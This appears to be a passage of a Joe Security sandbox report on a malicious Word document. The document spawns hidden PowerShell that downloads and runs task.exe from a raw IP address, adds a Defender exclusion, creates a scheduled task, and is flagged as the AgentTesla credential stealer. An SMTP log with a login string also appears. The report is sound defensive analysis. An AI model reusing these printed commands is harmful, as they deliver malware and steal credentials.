Nov 25, 2021 18:20:07.603818893 CET	49172	587	192.168.2.22	208.91.199.224	DATA
Nov 25, 2021 18:20:07.748930931 CET	587	49172	208.91.199.224	192.168.2.22	354 End data with <CR><LF>.<CR><LF>
Nov 25, 2021 18:20:09.110615015 CET	49172	587	192.168.2.22	208.91.199.224	.
Nov 25, 2021 18:20:09.429987907 CET	587	49172	208.91.199.224	192.168.2.22	250 2.0.0 Ok: queued as 82FAD3A1862
Nov 25, 2021 18:20:13.859347105 CET	587	49173	208.91.199.225	192.168.2.22	220 us2.outbound.mailhostbox.com ESMTP Postfix
Nov 25, 2021 18:20:13.859622955 CET	49173	587	192.168.2.22	208.91.199.225	EHLO 116938
Nov 25, 2021 18:20:14.006926060 CET	587	49173	208.91.199.225	192.168.2.22	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 DSN
Nov 25, 2021 18:20:14.007270098 CET	49173	587	192.168.2.22	208.91.199.225	AUTH login ZHViYWlAc2t5Y29tZXguY29t
Nov 25, 2021 18:20:14.155411959 CET	587	49173	208.91.199.225	192.168.2.22	334 UGFzc3dvcmQ6
Nov 25, 2021 18:20:14.303400993 CET	587	49173	208.91.199.225	192.168.2.22	235 2.7.0 Authentication successful
Nov 25, 2021 18:20:14.303719997 CET	49173	587	192.168.2.22	208.91.199.225	MAIL FROM:<dubai@skycomex.com>
Nov 25, 2021 18:20:14.453404903 CET	587	49173	208.91.199.225	192.168.2.22	250 2.1.0 Ok
Nov 25, 2021 18:20:14.453715086 CET	49173	587	192.168.2.22	208.91.199.225	RCPT TO:<dubai@skycomex.com>
Nov 25, 2021 18:20:14.605947018 CET	587	49173	208.91.199.225	192.168.2.22	250 2.1.5 Ok
Nov 25, 2021 18:20:14.606225967 CET	49173	587	192.168.2.22	208.91.199.225	DATA
Nov 25, 2021 18:20:14.751250982 CET	587	49173	208.91.199.225	192.168.2.22	354 End data with <CR><LF>.<CR><LF>
Nov 25, 2021 18:20:14.752024889 CET	49173	587	192.168.2.22	208.91.199.225	.
Nov 25, 2021 18:20:14.996757984 CET	587	49173	208.91.199.225	192.168.2.22	250 2.0.0 Ok: queued as 838201D7E94

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: WINWORD.EXE PID: 2364 Parent PID: 596

Copyright Joe Security LLC 2021

General

Start time:	18:18:12
Start date:	25/11/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding
Imagebase:	0x13f460000
File size:	1423704 bytes
MD5 hash:	9EE74859D22DAE61F1750B3A1BACB6F5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: powershell.exe PID: 2704 Parent PID: 2364

General

Start time:	18:18:16
Start date:	25/11/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command "(New-Object System.Net.WebClient).DownloadFile('httP://173.232.204.89/task.exe','C:\Users\user\AppData\Roaming\task.exe');Start-Process 'C:\Users\user\AppData\Roaming\task.exe'
Imagebase:	0x13f550000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: PowerShell_Susp_Parameter_Combo, Description: Detects PowerShell invocation with suspicious parameters, Source: 00000003.00000002.412469788.00000000000A0000.00000004.00000020.sdmp, Author: Florian Roth
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: powershell.exe PID: 2992 Parent PID: 2364

General

Start time:	18:18:17
Start date:	25/11/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command "(New-Object System.Net.WebClient).DownloadFile('httP://173.232.204.89/task.exe','C:\Users\user\AppData\Roaming\task.exe');Start-Process 'C:\Users\user\AppData\Roaming\task.exe'
Imagebase:	0x13f550000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: PowerShell_Susp_Parameter_Combo, Description: Detects PowerShell invocation with suspicious parameters, Source: 00000005.00000002.417433636.00000000000C0000.00000004.00000020.sdmp, Author: Florian Roth
Reputation:	high

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities

Show Windows behavior

Analysis Process: powershell.exe PID: 3048 Parent PID: 2364

General

Start time:	18:18:18
Start date:	25/11/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command "(New-Object System.Net.WebClient).DownloadFile('httP://173.232.204.89/task.exe','C:\Users\user\AppData\Roaming\task.exe');Start-Process 'C:\Users\user\AppData\Roaming\task.exe'
Imagebase:	0x13f550000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: task.exe PID: 1972 Parent PID: 2992

General

Start time:	18:18:23
Start date:	25/11/2021
Path:	C:\Users\user\AppData\Roaming\task.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Roaming\task.exe"
Imagebase:	0xc50000
File size:	504832 bytes
MD5 hash:	F65B0793251364C03D06E8E7134FC21B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000009.00000002.440006010.0000000002510000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000009.00000002.439898934.000000000242F000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000009.00000002.440307963.000000000342D000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000009.00000002.440307963.000000000342D000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: powershell.exe PID: 2784 Parent PID: 1972

General

Start time:	18:18:26
Start date:	25/11/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\SzfukVRF.exe
Imagebase:	0x22340000
File size:	452608 bytes
MD5 hash:	92F44E405DB16AC55D97E3BFE3B132FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities Show Windows behavior

File Read

Analysis Process: schtasks.exe PID: 772 Parent PID: 1972

General

Start time:	18:18:27

Start date:	25/11/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\schtasks.exe" /Create /TN "Updates\SzfukVRF" /XML "C:\Users\user\AppData\Local\Temp\tmp3794.tmp
Imagebase:	0x190000
File size:	179712 bytes
MD5 hash:	2003E9B15E1C502B146DAD2E383AC1E3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: task.exe PID: 2928 Parent PID: 1972

General

Start time:	18:18:31
Start date:	25/11/2021
Path:	C:\Users\user\AppData\Roaming\task.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Roaming\task.exe
Imagebase:	0xc50000
File size:	504832 bytes
MD5 hash:	F65B0793251364C03D06E8E7134FC21B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: task.exe PID: 2988 Parent PID: 1972

General

Start time:	18:18:32
Start date:	25/11/2021
Path:	C:\Users\user\AppData\Roaming\task.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\task.exe
Imagebase:	0xc50000
File size:	504832 bytes
MD5 hash:	F65B0793251364C03D06E8E7134FC21B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Copyright Joe Security LLC 2021

Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000F.00000000.438043714.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000F.00000000.438043714.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000F.00000002.669702277.00000000021F1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000F.00000002.669702277.00000000021F1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000F.00000000.437348597.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000F.00000000.437348597.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000F.00000000.437700432.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000F.00000000.437700432.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000F.00000000.437018243.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000F.00000000.437018243.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000F.00000002.669196121.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000F.00000002.669196121.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000F.00000002.669790301.0000000002246000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000F.00000002.669790301.0000000002246000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: verclsid.exe PID: 2036 Parent PID: 2364

General

Start time:	18:18:36
Start date:	25/11/2021
Path:	C:\Windows\System32\verclsid.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\system32\verclsid.exe" /S /C {06290BD2-48AA-11D2-8432-006008C3FBFC} /I {00000112-0000-0000-C000-000000000046} /X 0x5
Imagebase:	0xffa30000
File size:	11776 bytes
MD5 hash:	3796AE13F680D9239210513EDA590E86
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: notepad.exe PID: 2608 Parent PID: 2364

General

Start time:	18:18:37
Start date:	25/11/2021
Path:	C:\Windows\System32\notepad.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\NOTEPAD.EXE" "C:\Users\user\AppData\Local\Temp\abdtfhghgeghDp.ScT
Imagebase:	0xff2e0000
File size:	193536 bytes
MD5 hash:	B32189BDFF6E577A92BAA61AD49264E6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Disassembly

Code Analysis

Copyright Joe Security LLC

Copyright Joe Security LLC 2021